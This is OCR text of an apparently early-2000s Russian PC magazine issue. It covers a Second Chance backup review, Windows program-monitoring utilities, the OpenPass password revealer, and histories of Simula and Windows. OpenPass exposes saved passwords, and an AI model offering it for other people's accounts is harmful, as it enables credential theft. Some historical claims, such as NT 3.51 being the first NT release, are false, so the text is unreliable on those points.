Контроль и архивирование всех измененных папок и файлов вручную — задача практически непосильная, если счет их на компьютере идет на сотни и тысячи. Совершенно ясно, что специализированного программного инструмента тут не обойтись. Вот мы и добрались до сути. Контроль, сопровождение, резервирование, а при необходимости и восстановление файловой структуры вашего компьютера — вот функции программы под названием Second Chance.


Контрольные точки

Установка и запуск Second Chance заключают компьютер в своеобразную невидимую оболочку. Вся дисковая активность теперь находится под негласным надзором этой оболочки. Потребляемые ею вычислительные мощности практически не влияют на общую производительность компьютера (работа на заднем плане). Таким образом, запустив эту программу, вы обеспечиваете надежную страховку всех своих действий на компьютере.

Каждая из контрольных точек, являющихся внутренними объектами Second Chance, представляет собой зафиксированную "во времени и пространстве" информационную структуру того или иного диска. Создавая такую точку, мы автоматически включаем мониторинг данного диска. В процессе такого мониторинга все изменения на дисках четко фиксируются и сохраняются в специальном журнале. Теперь при необходимости восстановить информацию, сохраненную в той или иной контрольной точке, Second Chance берет текущую файловую структуру диска и, сверяясь со своим журналом, выбрасывает из нее все изменения, чтобы добиться полного подобия между текущей и со-

храненной структурой. При этом Second Chance не ведет учета файлов и папок, вид которых не изменился. В ее журнал попадают только те объекты, которые либо подверглись изменениям, либо были созданы с нуля.

Особая статья — работа с файлами большого размера. Second Chance не занимается сохранением back-копий больших файлов: не выгодно, слишком много дискового пространства на это может уйти. Программа сохраняет лишь те участки таких файлов, что действительно подверглись изменениям. Экономность в расходе дискового пространства позволяет сохранить большое количество контрольных точек без ущерба для качества восстановительных работ.



Работа с контрольными точками

Создавать контрольные точки можно как вручную, так и автоматически. К примеру, в результате какой-то работы с документами вы получили очень хорошие результаты и хотите эти результаты сохранить. Нет проблем — вы немедленно создаете для данного диска контрольную точку и получаете архивную копию всей информационной структуры, которая существует на нем в данный момент. Следует помнить, что созданный архив представляет собой не монолитно упакованный блок данных, а лишь выборочные записи о текущем состоянии объектов на диске.

Вы можете также указать Second Chance расписание, руководствуясь которым, программа будет созда-

вать контрольные точки автоматически. Это помогает в ситуациях, когда вы сами по каким-то причинам забыли или не успели создать контрольную точку. Расписание учитывает дни недели и точное время (минимальный временной интервал — 15 минут). Если программа определит, что на диске осталось слишком мало места, она сотрет часть точек, но не все, а только те из них, чей "срок годности" истек. Например, если вы указали в качестве такого срока десять дней, то будут стерты только те точки, что были созданы 11 и более дней назад.

Восстановить зафиксированное в контрольной точке состояние файловой системы также просто и быстро. Для этого необходимо выбрать нужную точку и нажать на кнопку "Восстановить". Причем восстановление может быть и выборочным: используя встроенный в программу проводник, вы можете предварительно просмотреть содержимое той или иной точки и восстановить только отдельные файлы или папки.

Trial-копию этой программы вы можете найти на веб-сайте ее авторов (<http://www.powerquest.com/>). Системные требования программы в целом очень скромные: 486-й процессор и 16 Мб ОЗУ, но вот операционные системы ограничиваются только семейством Windows 9x (95/98/Me). Этой программе требуется слишком большая свобода в правах и возможностях, а в среде Windows NT/2000 это возможно далеко не всегда. Программа может очень хорошо вписаться в арсенал специалистов, в чьи обязанности входит поддержание и сопровождение нескольких компьютеров, снабженных ОС семейства Windows 9x. Представьте себе компьютерный клуб, пользователи приходят и уходят, а компьютеры остаются. Программа будет очень полезна и тем пользователям, чья активная работа на компьютере ведет к частым изменениям рабочих документов и программ. Архивирование может и не поспеть за быстро изменяющимися документами, а вот Second Chance успеет всегда.

Согласно эзотерическому мировоззрению, все люди в мире относятся к одной из четырех каст: работников, купцов, воинов и магов. Представители этих каст различны и по поведению, и по стремлениям... И очень большое различие — в подходе к освоению чего-либо нового. Как сказал один умный маг, работники упорно перелопачивают горы материала, купцы носятся по конференциям и спрашивают всех, кого только можно, воины стараются заставить работать за себя других, ну, а маги исследуют вопрос самостоятельно.


Идея, которой руководствуются маги, проста — путем исследования узнать, понять и освоить новую информацию так, чтобы ею можно было легко и свободно пользоваться. Иными словами, самостоятельное исследование различных вещей является для них основным методом познания. Именно магам и адресован в первую очередь данный рассказ о средствах для исследования программ — тем, кто не довольствуется простым использованием компьютера, а хочет еще узнать, что делают на нем различные программы, что конкретно изменяют, как на них воздействовать...

Однако здесь вы не найдете описаний дизассемблеров, отладчиков вроде SoftIce и других подобных утилит — не потому, что они чем-то плохи или опасны, а потому, что для исследования программ не обязательно вскрывать их отладчиками (ведь и врачу, чтобы обследовать пациента, не обязательно делать операцию).

Итак, уважаемые маги, начнем с описания ваших инструментов.

Монитор реестра RegMonitor

Эта программа, написанная легендарным создателем первых операционных систем Марком Руссиновичем, перехватывает и показывает все обращения любых других программ к системному реестру. Используя RegMonitor, можно увидеть, какие ключи реестра программа читает или изменяет, где помещает



Антон Орлов

Лаборатория мага

свои настройки. Можно узнать, что конкретно меняется в реестре при каждом действии программы.

RegMonitor имеет немало полезных настроек. Например, можно поставить так называемый "фильтр" на поток выводимой информации, и тогда будут отслеживаться лишь те запросы к реестру, которые сделала определенная программа. Очень даже нужная вещь: отыскать запросы к реестру исследуемой программы среди запросов Explorer иногда просто невозможно. Результат работы программы можно сохранить в файл для последующего неторопливого изучения. Можно отображать в окне программы не все запросы к реестру, а лишь несколько последних (их количество устанавливается в поле Depth окна настроек). Разумеется, есть функция поиска и кнопка вызова Редактора реестра.

Загрузить RegMonitor можно с сайта www.sysinternals.com или с адреса <http://filetools.al.ru/regmon.rar>. Программа бесплатная.

Монитор файлов FileMonitor

Это аналог RegMonitor, написанный тем же автором, но предназначенный для перехвата всех обращений к файлам. С его помощью можно без проблем увидеть, какая программа какой файл открывает и что

с ним делает (то есть узнать, кто читает ваши файлы).

У FileMonitor тоже немало весьма нужных настроек. Так же, как и в RegMonitor, можно поставить фильтр на выводимый на экран отчет о запросах к файлам, сохранять результаты наблюдения в файл. Можно регистрировать точное время запроса или продолжительность каждой операции с файлами. Естественно, можно искать нужный текст среди множества информации в отчете о наблюдении. FileMonitor доступен для загрузки с того же сайта www.sysinternals.com или с адреса <http://filetools.al.ru/filemon.rar> и, естественно, тоже бесплатный.

Оба "монитора" просто незаметны при исследовании поведения программ в системе и могут дать весьма важную информацию: куда программы помещают свои настройки, когда их изменяют.

RegSnap — сравнение реестров

Если точно известно, что программа что-то пишет в системный реестр, но неизвестно, куда конкретно и что именно, а надо это выяснить, то следить за ней с помощью RegMonitor будет трудновато: среди множества записей о запросах к реестру нелегко найти нужные, да и по-

нять, было ли что записано или изменено в реестре, из отчета RegMonitor сложно. Куда проще сравнить реестр до действия программы и после него, и тогда все изменения окажутся видны как на ладони. Именно это делает программа RegSnar Витаса Раманчаускаса.

Перед началом работы исследуемой программы (ну, или перед вызовом исследуемой функции этой программы) надо сделать "снимок" реестра нажатием специальной кнопки. Эту операцию необходимо повторить, когда программа завершит работу. Ну, а потом, также нажатием одной кнопки, — сравнить эти два "снимка". Будет выдан отчет об изменениях в реестре, о появившихся новых ключах и параметрах, об изменившихся и удаленных разделах и значениях.

В принципе, тот же результат можно получить, экспортировав реестр в текстовый файл до действий исследуемой программы и после них, а потом сравнив получившиеся текстовые файлы в Norton Commander или в любой другой программе, имеющей функцию сравнения двух файлов, но работать с RegSnar все же удобнее.

Загрузить RegSnar можно с адреса <http://filetools.al.ru/regsnap.rar>. Программа бесплатная. Сайт разработчика — <http://www.webdon.com>.

FireLog

Эта программа должна быть у каждого "продвинутого" пользователя. Она предназначена для исследования деятельности инсталляторов, то есть программ, назначение которых — установка в систему других программ. FireLog позволяет аккуратно проследить абсолютно все действия программы-установщика и выяснить, какие файлы при этом были добавлены или изменены, какие ключи реестра появились или изменились. К примеру, можно отследить появление ненужных или временных файлов, что весьма важно для пользователей, любящих порядок на своем компьютере.

Программа сделана в виде "мастера". Пройдя ряд последовательных


шагов, пользователь может задать область исследования программы, то есть указать, какую программу отслеживать изменения, в каких системных файлах, в каких разделах реестра. Потом FireLog сканирует указанные диски, составляет базу данных из имен присутствующих на них файлов, делает "снимок" системного реестра и системных файлов, а затем запускает саму установочную программу. После инсталляции FireLog опять исследует диск и системные файлы, затем выводит отчет об обнаруженных изменениях в системе.

FireLog создал Д. Дементьев, загрузить эту программу можно с адреса <http://wellprog.nm.ru/firelog.zip>.

Просмотр процессов системы

Увы, почти каждому пользователю наверняка приходилось прибегать к услугам диалогового окна "Завершение работы программы", вызываемому комбинацией клавиш Ctrl+Alt+Delete. Необходимость в

нем возникает, когда какая-нибудь программа "зависает" так, что реанимировать ее невозможно. Но, к сожалению, средства этого окна очень ограничены и слабы, и выгрузить зависшую программу удается далеко не всегда. Лучше это делать с помощью специальных программ для просмотров процессов системы, вроде Process Viewer Игоря Ниса или CCTask Алекса Расса.



Программа CCTask

Достаточно пометить нужную задачу и выбрать из контекстного меню правой кнопки мыши пункт "Kill" (для Process Viewer) или нажать кнопку "Kill" в окне программы, чтобы избавиться память компьютера от зависшего приложения. Причем никакого "ожидания окончания работы программы", чем часто грешит стандартное окно закрытия зависших приложений, не возникнет: зависшая программа просто будет сразу и целиком выгружена из памяти. Данные программы удобнее стандартной возможности и работают значительно надежнее.

Но это — отнюдь не единственная функция Process Viewer и CCTask. Для "продвинутых" пользователей и программистов они открывают огромные возможности по управлению процессами системы. В окнах обеих программ показывается служебная информация о процессах системы, отображается путь к исполняемому файлам процессов, их тип — 16- или 32-битные (только в Process Viewer), приоритет, а также другие параметры. В обеих программах можно посмотреть список используемых тем или иным процессом библиотек и других программ. Некоторые параметры можно принудительно изменить, в частности, ус-

Словарик

Процесс системы — некий исполняемый код, загруженный в оперативную память и выполняющийся на компьютере. Большинство обычных программ работает в одном процессе, но некоторые могут использовать несколько. Различные служебные программы, загружаемые самой Windows, тоже являются процессами.

Приоритет процесса — доля ресурсов системы (в частности, времени работы на процессоре), выделяемая данному процессу при его автоматической работе.

Библиотека — специальный файл (в Windows — с расширением .dll), содержащий в себе код подпрограмм, используемых другими программами. Библиотеки делаются для того, чтобы несколько программ могли общаться друг с другом. Кроме того, библиотека может загружаться в оперативную память лишь при ее вызове из программы и тем самым не загромождать память, когда содержащиеся в ней функции становятся не нужны.

тановить какому-либо процессу нужный приоритет.

Программу CCTask можно загрузить с сайта www.cybercreek.com или с адреса <http://wellprog.nm.ru/cctask.zip>, а Process Viewer — с сайта www.teamcti.com или с адреса <http://wellprog.nm.ru/prcview.zip>.

Возможность Process Viewer изменять приоритет процессов системы, то есть доли системных ресурсов, выделяемых каждой запущенной программе, может оказаться весьма полезной владельцам маломощных компьютеров, не позволяющих, скажем, воспроизводить музыкальные MP3-файлы с надлежащим качеством. Запустив проигрыватель MP3-файлов и назначив ему с помощью Process Viewer самый высокий приоритет (24-й, Real Time) из всех возможных, можно добиться относительно устойчивого воспроизведения звука

Starter

Эта хорошо оформленная программа предназначена для отображения списка программ, автоматически запускающихся при загрузке Windows, и управления этими программами.

Можно посмотреть как все автоматически загружаемые программы вместе, так и узнать, в каком разделе каждая из них находится — в папке "Автозагрузка" или в реестре (и в каком конкретно его ключе). При необходимости можно добавить новую программу и указать, куда поместить ссылку на нее — в реестр или в "Автозагрузку". Ссылки на те программы, которые не должны автоматически запускаться, можно удалить или отключить. В этом случае они будут сохранены, и впоследствии их можно восстановить.

Кроме просмотра списка программ, автоматически запускаемых при загрузке Windows, у Starter есть и функция просмотра списка всех запущенных программ и работы с ними, как бы встроенный Process Viewer с немного ограниченными возможностями. При этом Starter показывает в своем окне список

всех используемых тем или иным процессом библиотек.

Загрузить Starter можно с адреса <http://filetools.al.ru/starter.rar> или с сайта разработчика <http://codestuff.virtualave.net>.

ShowDep

Если необходимо узнать, какие библиотеки вызываются той или иной программой, (например, чтобы перенести ее на другой компьютер), можно воспользоваться утилитой ShowDep Сергея Сорокина. Загрузив в нее исполняемый файл или библиотеку, вы увидите, какие библиотеки он использует в своей работе.

ShowDep показывает и те библиотеки, которые вызываются библиотеками, используемыми исследуемой программой (отображает "вложенные" вызовы). С ее помощью можно получить исчерпывающую информацию о всей структуре вызовов из программы нужных ей подпрограмм и исполняемых файлов. В правой части окна показывается краткое описание каждой библиотеки.

Загрузить ShowDep можно с адреса <http://filetools.al.ru/showdep.rar>. Программа бесплатная. Новую версию этой программы, распространяемую как Shareware, можно найти на сайте <http://www.showdep.com>, но добавленные в нее возможности заинтересуют, скорее всего, лишь программистов.

SpaceChecker

Эта программа поможет вам отследить появление, удаление и изменение файлов на вашем жестком диске. Она сканирует диск, создает базу данных по всем хранящимся на нем файлам и папкам, а затем при каждом последующем запуске повторно сканирует диск и выдает отчет обо всех изменениях с файлами со времени своего последнего запуска.

Файлы	Изменен
Changes since 28.10.00 0:38:56	
Издискскд	+181,621
Total	+181,621

SpaceChecker: никакого "мусора" на диске

SpaceChecker очень удобно использовать для исследования работы программ с файлами, а также для выявления "мусора" — остатков от инсталляций, временных файлов и др. Программа создана CyberTech group и доступна с адреса <http://filetools.al.ru/spacechk.rar>.

Забывтые пароли

Если вы забыли пароль вашего почтового ящика, но он сохранился в почтовой программе — не отчаивайтесь. Вам не придется долго и упорно его дешифровать по специальным рецептам. Воспользуйтесь программой OpenPass. Запустите ее, наведите курсор на звездочки и... ваш, думалось, уже потерянный пароль как на ладони. Хотите — записывайте, хотите — копируйте...




OpenPass, и ваши забытые пароли — снова ваши!

Загрузить OpenPass можно с адреса <http://filetools.al.ru/openpass.rar>.

Заключение

Все, о чем здесь рассказывалось, — безусловно, не скатерть-самобранка. Это всего лишь инструменты, и для того, чтобы получить от них практическую пользу, нужно немало ими поработать. Но зато вы многое узнаете об искусстве программистов, сможете заставить программы работать так, как вам надо, а самое главное — на опыте научитесь приемам самостоятельного исследования творений рук человеческих — программ. Сделаете первые шаги на пути Мага.

История программирования



Владимир Буслаев

Симула

Разработка языка программирования Симула (Simula) началась 1962 году в Норвегии, а официально язык представлен в Международный комитет по обработке информации в мае 1967 года.

Еще в 1952 году Кристен Нигард (Kristen Nygaard) в норвежском Центре исследования операций начал работу по формальному описанию процессов реального мира. После установки в Центре летом 1957 года компьютера Ferranti Нигард сформировал группу, которая активно занялась моделированием процессов на основе метода Монте-Карло. Под впечатлением первых результатов он пришел к выводу о необходимости создания языка программирования, удобного для описания поведения различных систем стандартными средствами. К 1961 году у него появились первые идеи и концепции, которые затем были положены в основу Симулы.

Будучи специалистом в области исследования операций, Нигард понимал, что для создания полноценного языка необходим хороший специалист в этой области, и пригласил в свою группу давнего знакомого — Иохана Дала (Johan Dahl). В результате в мае 1962 года Нигард и Дал разработали первое формальное описание языка.

На международной конференции

по обработке информации в Мюнхене в августе того же года Нигард пояснил, что язык Симула "...предназначен для исследований, связанных с изучением систем, представленных сетью. Для таких систем имеется потребность в точном языке, который позволит описать сеть в терминах стандартных и общепринятых концепций. Причем это описание должно способствовать всестороннему рассмотрению поведения такой системы... Примерами подобных систем могут служить билетные кассы, поточные линии и т.п."

Изначально Симула разрабатывался как пакет к доминировавшему тогда Алголу-60 и представлял собой некое расширение этого языка — пакет процедур моделирования. Подразумевалось, что программа, разработанная на Симуле, сначала должна быть откомпилирована Алголом и преобразована в выполняемую программу. То, что программа должна работать строго в пределах Алгола-60, оказалось серьезным препятствием, когда подключались процессы моделирования. Уже в 1963—1964 годах Нигард и Дал пришли к выводу, что принципы, на которых построен Алгол, не годятся для реализации процессов дискретного моделирования. Например, наметился конфликт между строгим механизмом стека Алгола-60 и сложными средствами моделирования Симулы, построенными

ми по принципу очереди. Кроме того, разработчики отказались от своей первоначальной идеи представления Симулы как препроцессора.

В это же время Дал и Нигард сформировали понятие системы в терминах языка. Если раньше поведение любой системы описывалось как Алгол-процедура с квази-параллельными свойствами, то в соответствии с новой концепцией система представлялась совокупностью взаимодействующих процессов, работающих в квази-параллельных режимах.

Квази-параллельное выполнение процесса подразумевало передачу управления в ходе выполнения программы от одного процесса к другому в соответствии со специальными sequencing-инструкциями. Однако тот факт, что Симула долгое время существовал как подмножество Алгола, способствовал впоследствии его успешной трансформации в универсальный язык программирования.

В руководстве по применению Симулы, появившемся в мае 1965 года, были сформулированы две главных цели этого языка: обеспечение точного и стандартизированного описания широкого класса дискретных систем и явлений и разработки соответствующих программ моделирования.

Уже в 1966 году язык нашел применение в различных областях, связанных с исследованием операций. Нигард вспоминал: "С помощью моделей, разработанных на Симуле, планировался выпуск различной продукции, решались разного рода транспортные задачи, исследовались социальные системы". Однако, по мнению авторов, Симула тогда еще не являлся универсальным языком программирования. Средства моделирования были достаточно сложны, порядок описания взаимодействия между параллельно протекающими процессами требовал уточнения.

В декабре 1966 года, реализовав идею приписывания свойств объекту или процессу моделирования, Дал окончательно сформировал новый подход, основанный на концепции классов. Процесс, позже названный объектом, представлялся состоящим из двух уровней: префиксный


Антология операционных систем

уровень, содержащий ссылки на его предшественника наряду с совокупностью специфичных свойств, и главный уровень, содержащий атрибуты рассматриваемого объекта. Новая концепция дала возможность установить класс и иерархии подклассов составных объектов. Дал и Нигард решили усовершенствовать язык на основе нового подхода и разработанных ранее инструментальных средств, чтобы обеспечить переносимость программных продуктов. Результаты этой работы были рассмотрены и одобрены на первой конференции по Симуле, состоявшейся в феврале 1968 года.

Поначалу внедрение языка шло с трудом из-за высокой цены и того, что все права на его распространение принадлежали авторам. В конце 60-х годов с согласия Дала и Нигарда фирма IBM начала разработку своего компилятора Симулы (проектom руководил бывший сотрудник группы Нигарда Бьорн Мирхауг), который был закончен в мае 1972 года и успешно использовался в течение следующих 20 лет. В конце 1974 года появилась еще одна версия Симулы для ЭВМ CDC 6000. Это подмножество языка обеспечивало разработку диалоговых процедур, но главной его особенностью было бесплатное распространение. Это и сыграло решающую роль в становлении языка, прежде всего в США.

Однако в конечном счете Симула так и не стал простым для изучения языком и не получил широкого распространения. Бьерн Страуструп, автор С++, объяснял это тем, что большинству людей, не знакомых с ключевыми концепциями языка, трудно адаптироваться к Симуламышлению. К тому же нет поддержки графического интерфейса, даже для коротких программ получаются длинные исполняемые файлы, отсутствуют средства обработки статистических данных.

В СССР в конце 60-х годов был разработан транслятор Симулы для ЭВМ Урал-16. Кроме того, в состав системы программирования вычислительного комплекса "Эльбрус" наряду со многими языками высокого уровня входил и Симула.



Валентин Холмогоров

Эпоха Windows


Продолжение. Начало см. "Магия ПК" №12/2000

Победная экспансия операционных систем Microsoft Windows 3.1 и Windows 3.11 на международный рынок ПО столкнулась с тем, что эти платформы, всецело удовлетворявшие нуждам владельцев домашних ПК, не вполне соответствовали требованиям корпоративных пользователей. Повсеместное распространение локальных сетей и Интернета в начале 90-х годов поставило перед разработчиками системного ПО новые задачи. И новая операционная система, представленная корпорацией Microsoft на международной компьютерной выставке в Атланте 26 мая 1993 года, была рассчитана в первую очередь на корпоративного потребителя. Она стала родоначальницей следующего поколения системных платформ — Windows NT.

Microsoft Windows NT 3

Первая реализация Windows New Technology — Windows NT 3.51 — выпускалась в двух модификациях: Server и Workstation. Собственно говоря, это одна и та же операционная система, различия заключались лишь в том, что в комплект Windows NT Server входил набор специального ПО, позволявшего использовать компьютер, работающий под управ-

лением данной платформы, как в качестве сервера локальной сети, так и http-сервера сети Интернет, а в Windows NT Workstation приоритетными были пользовательские прикладные программы, и к такому компьютеру можно было подключить не более десяти удаленных сетевых узлов. Несмотря на то, что внешне интерфейс Windows NT 3.51 практически ничем не отличался от Windows 3.11, это была уже полнофункциональная многопользовательская 32-разрядная ОС.



Интерфейс Windows NT 3.51


Под управлением Windows NT прекрасно выполнялись программы MS-DOS, она имела специальный встроенный эмулятор, позволявший запускать приложения Windows 3.X. Однако эта совместимость не имела обратной силы: программы, написанные для 32-разрядной Windows NT, использовали лишь незначительное подмножество команд API и не

могли выполняться на 16-разрядной Windows 3.1, которая не поддерживала необходимые для их запуска функции, например, динамическое распределение ресурсов и управление параллельными процессами. Все эти возможности были реализованы значительно позже в операционной системе Windows 95.

Основным отличием Windows NT 3.51 от Windows 3.11 было жесткое разграничение доступа. Все пользователи условно разделялись системой на две категории: администраторы и собственно пользователи. Первые имели возможность устанавливать права для любого зарегистрированного в системе оператора на запуск программ и изменение содержимого дисков. Каждому пользователю назначалась собственная программная группа, отображаемая в окне Program Manager, оператор мог изменять ее состав независимо от программных групп других пользователей, причем последние не имели к ней доступа. Существовали также "глобальные" программные группы, одинаково доступные для всех пользователей. Редактировать общие настройки системы имел право только администратор данного компьютера. Благодаря всем этим мерам данная платформа обладала поистине феноменальной надежностью и была защищена от сбоев значительно лучше, чем ОС семейства Windows 3.X.

Windows NT 3.51 стала первой системной платформой Microsoft, не опирающейся в процессе работы на функции MS-DOS. Она не только поддерживала стандартную таблицу FAT, но и позволяла создавать независимые дисковые разделы с собственной таблицей размещения файлов — NTFS. Более гибким стало управление базовыми настройками Windows. Например, пользователь мог изменять по своему желанию быстродействие компьютера, выводить на экран список всех задействованных на данный момент драйверов с возможностью блокирования и выгрузки каждого, управлять очередью печати. Имелся набор утилит для удаленного администрирования подключенных к сети

компьютеров, комплект встроенных инструментальных средств позволял оперативно настраивать режимы совместного использования локальных папок и дисков. Windows NT 3.51 позволяла запускать даже те приложения, которые еще не были созданы на момент ее появления, если только они использовали совместимую систему команд, то есть представляла собой вполне современную полнофункциональную многозадачную и многопользовательскую ОС.



Любопытная картина: в окне Windows NT, появившейся в 1993 году, запущен... Word 97.

Microsoft Windows 95—98

24 августа 1995 года Microsoft представила пользователям принципиально новую 32-разрядную операционную систему для настольных ПК — Windows 95. Первоначально Windows 95 устанавливалась поверх Windows 3.X в качестве своеобразного "обновления", используя ряд библиотек из состава Windows 3.X, а чуть позже на свет появилась "самостоятельная" реализация Windows 95, получившая кодовое наименование OSR2.

Windows 95 имела уже ставший привычным современным пользователям оконный интерфейс с панелью задач, часами, регулятором громкости звука и переключателем раскладки клавиатуры в System Tray, ярлыком "Мой Компьютер" на рабочем столе. Окна запущенных приложений сворачивались теперь в панель задач и открывались из нее одним щелчком мыши, а саму панель задач можно было перемещать по экрану или скрывать за его пределами. Доступ к установленным программам осуществлялся из меню, вызываемого

нажатием кнопки "Пуск", роль файлового менеджера выполнял так называемый Проводник (Windows Explorer), являвшийся по совместительству самой оболочкой системы.

Однако Windows 95, обладавшая простым в изучении интерфейсом, была крайне ненадежной ОС, при ее создании программисты допустили множество существенных ошибок. Нестабильность работы Windows 95 стала притчей во языцех, значительно "подмочив" репутацию Microsoft. Поэтому созданная три года спустя Windows 98 была, по большому счету, всего лишь доработанной и дополненной версией Windows 95.

Внешне Windows 98 практически не отличалась от своей предшественницы, за исключением того, что появилась возможность размещать иконки программ в так называемом меню быстрого доступа, расположенном в панели задач рядом с кнопкой "Пуск", а обновленное программное ядро MS HTML давало возможность представлять рабочий стол и окна Проводника в виде веб-страниц (функция Active Desktop). Естественно, большинство дополнений Microsoft Plus из комплекта Windows 95 стало теперь неотъемлемой частью системы. Добавилось множество новых программ и утилит, рассчитанных в первую очередь на работу в Интернете. Платформа стала поддерживать более совершенный формат таблицы размещения файлов FAT32, позволявшей экономить пространство на жестких дисках большого объема. Windows научилась корректно определять оборудование при инсталляции и стала значительно более надежной. Тем не менее, эта система имела ряд досадных недостатков, в частности, высокие требования к системным ресурсам, неисправимую "привычку" произвольно увеличиваться в объеме, стремясь занять все доступное дисковое пространство, а также тесную интеграцию с Internet Explorer 4.0, которая только замедляла работу системы, бестолково пожирая оперативную память, не давая пользователю никаких ощутимых преимуществ.

Microsoft Windows NT 4

Следующая реализация Windows NT, также выпущенная в двух вариантах, — Windows NT 4 Server и Windows NT 4 Workstation. Не погрешив против истины, можно смело сказать, что Windows NT 4 объединила в себе все достоинства и возможности Windows NT 3 и Windows 95, что в сочетании с высокой надежностью данной платформы сделало ее достаточно популярной среди пользователей ПК.

Microsoft Windows 2000

Появившаяся на рынке в начале 2000 года Windows 2000 представляет собой последнее поколение операционных систем, построенных согласно архитектуре Windows NT. Она выпущена в трех модификациях: Windows 2000 Professional для ноутбуков, настольных ПК и рабочих станций, Windows 2000 Server для серверных компьютеров и Windows 2000 Datacenter Server для больших серверных систем, рабочих станций крупных корпоративных сетей и специализированных банковских и файловых серверов.

Благодаря усовершенствованной технологии NT, сочетающейся с простотой интерфейса Windows 9.X, Windows 2000 обладает высокой надежностью и стабильностью, значительно легче поддается настройке и конфигурированию, чем предыдущие версии Windows. Разграничение доступа к системе реализовано на прежнем высоком уровне, что обеспечивает безопасность хранения данных на дисках, если за компьютером работает несколько пользователей. Windows 2000 Datacenter Server на сегодня является самой мощной серверной ОС от Microsoft — она полноценно работает на серверах с объемом физической памяти до 64 Гб и позволяет обрабатывать данные в многопоточном режиме с одновременным использованием 32 процессоров. Однако Windows 2000 не лишена и недостатков. Среди них — высокие системные требования (для нормального запуска необходимо минимум 32 Мб оперативной памяти, рекомендуется

64), а также большой объем занимаемого системой дискового пространства (порядка 700 Мб после инсталляции).

Microsoft Windows ME

Windows Millennium Edition (Windows ME) — последняя эволюция ОС класса Windows 95—98, выпущена в 2000 году (русская локализация появилась на рынке ПО в ноябре 2000 года).

Windows ME значительно отличается от семейства Windows 9X прежде всего тем, что в ней полностью отсутствует поддержка MS-DOS. Windows ME тесно интегрирована с Internet Explorer 5.0, что сделало ее еще более ресурсоемкой. В комплект поставки включена большая часть элементов Microsoft Plus для Windows 98, базовый набор игр дополнен программами, позволяющими играть по сети Интернет с живыми соперниками, Windows Media Player 7.0 поддерживает воспроизведение файлов множества новых аудио- и видеоформатов. Интерфейс Windows ME практически такой же как у Windows 2000 Professional, включая системные иконки и обновленное диалоговое окно выключения/перезагрузки компьютера. Почти все элементы настройки Windows 98 остались на своих местах.



Интерфейс Windows ME

Windows ME требует минимум 32 Мб оперативной памяти (рекомендуется 64) и в минимальной конфигурации занимает на диске чуть больше 500 Мб. По отзывам пользователей, эта версия Windows работает достаточно стабильно и безотказно, хотя на ПК с недостаточным объемом RAM и процессором с тактовой частотой менее 300 МГц — весьма медленно.

Начинающие программисты обычно хотят сразу узреть дело рук своих. Создание наглядного пользовательского интерфейса современных программные оболочки и сопутствующие им визуальные (не путать с объектно-ориентированными) средства превратили из программирования в рисование. Однако и сейчас задания по разработке элементов интерфейса без применения средств визуального программирования предлагаются преподавателями вуза и даже школы.

